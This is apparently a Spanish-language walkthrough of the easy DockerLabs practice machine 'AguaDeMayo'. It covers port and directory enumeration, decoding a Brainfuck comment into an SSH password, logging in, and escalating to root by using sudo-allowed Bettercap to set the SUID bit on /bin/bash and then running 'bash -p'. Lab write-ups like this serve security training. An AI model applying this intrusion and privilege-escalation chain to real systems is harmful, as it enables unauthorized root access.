20. ✅Máquina: AguaDeMayo(Fácil)


- *1. Descubrimiento de puertos y servicios con Nmap:*
  - Utilizamos Nmap para descubrir los puertos abiertos y los servicios en ejecución.
    - *Comando*: `nmap -sVC 172.17.0.2 -Pn`
    - *Resultado*: Se encontró los servicios HTTP Apache y SSH abiertos.
- *2. Búsqueda de directorios activos con Gobuster:*
  - Usamos *Gobuster* para encontrar directorios activos en el servicio HTTP Apache.
    - *Comando*: `gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html`
    - *Resultado*: Se encontraron varios directorios interesantes entre ellos el */index.html* ya conocido y un directorio */images* en el que podemos descargar una imagen subida llamada *agua_ssh.jpg*.

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 309] [--> http://172.17.0.2/images/]
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 11142]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 882240 / 882244 (100.00%)
```

- *3. Inspección index.html HTTP:*
  - Primeramente, inspeccionaremos el código fuente de la página inicial de Apache en el servicio HTTP, que se encuentra en *index.html*. Observamos que al final del código fuente se encuentran unos caracteres comentados que parecen ser algún tipo de mensaje encriptado, así que buscaremos por internet que podría significar este mensaje.
    - *Comandos*: Código fuente de la página inicial caracteres comentados: `+++++++++`

```
[>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>+++
++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>+>+<<<<<<<<<<<<<<<<<-]>--.>+.>--.>+.>-
--.>+++.>---.>---.>+++.>---.>+..>-----..>---.>.>+.>+++.>.
```

    - *Resultado*: Si buscamos por internet el mensaje, podemos desencriptarlo utilizando *Brainf*ck Interpreter*, obteniendo el mensaje *bebeaguaqueessano*.



- *4. Análisis imagen agua_ssh.jpg:*
  - Analizamos la imagen *agua_ssh.jpg* encontrada en el direcorio */images* con exiftool y steghide pero no encontramos ninguna información útil utilizando estas herramientas. Sin embargo, podemos deducir que el nombre de usuario para loggearnos en el servicio SSH será *agua* por el nombre del archivo.


```
┌──(root㉿kali)-[/home/…/Desktop/Dockerlabs/Facil/aduademayo]
└─# exiftool  agua_ssh.jpg
ExifTool Version Number         : 12.76
File Name                       : agua_ssh.jpg
Directory                       : .
File Size                       : 51 kB
File Modification Date/Time     : 2024:08:04 12:48:00-04:00
File Access Date/Time           : 2024:08:04 12:48:27-04:00
File Inode Change Date/Time     : 2024:08:04 12:48:00-04:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Image Width                     : 640
Image Height                    : 427
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 640x427
Megapixels                      : 0.273

┌──(root㉿kali)-[/home/…/Desktop/Dockerlabs/Facil/aduademayo]
└─# steghide --info agua_ssh.jpg
"agua_ssh.jpg":
  format: jpeg
  capacity: 2.5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
```


- *5. Conexión SSH a la máquina víctima:*
  - Nos conectamos a la máquina víctima mediante ssh con las credenciales encontradas en el nombre del fichero y el mensaje oculto.

- *Comando*: `ssh agua@172.17.0.2`
- *Resultado*: Nos encontramos dentro del usuario *agua* en la máquina victima (ingresando password *bebeaguaqueessano*)

- *6. Permisos Máquina vícitma usuario agua*
  - Seguidamente, verificaremos los permisos que tiene el usuario *agua* sobre la máquina víctima.
    - *Comando*: `sudo -l`
    - *Resultado*: El usuario *agua* puede ejecutar la herramienta *Bettercap* con máximos privilegios.



- *7. Uso de Bettercap para elevar privilegios:*
  - El usuario *agua* puede ejecutar *Bettercap*, que es una herramienta de gestión de vulnerabilidades, en modo privilegiado, y en el propio *Bettercap* podemos ejecutar código, así que podemos aprovecharnos de esto para escalar privilegios.
    - *Comando*: `!chmod u+s /bin/bash`
    - *Resultado*: Hemos otorgado permisos de ejecución con el *bit SUID* a todos los usuarios utilizando *Bettercap* como usuario privilegiado.



- *8. Ejecución Bash con maximos privilegios:*
  - Una vez otorgado permisos de ejecución para la consola Bash a todos los usuarios, podemos escalar privilegios ejecutándola.
    - *Comando*: `bash -p`
    - *Resultado*: Hemos obtenido máximos privilegios ejecutando la bash con el *bit SUID* modificado para su ejecución. Fin de la intrusión!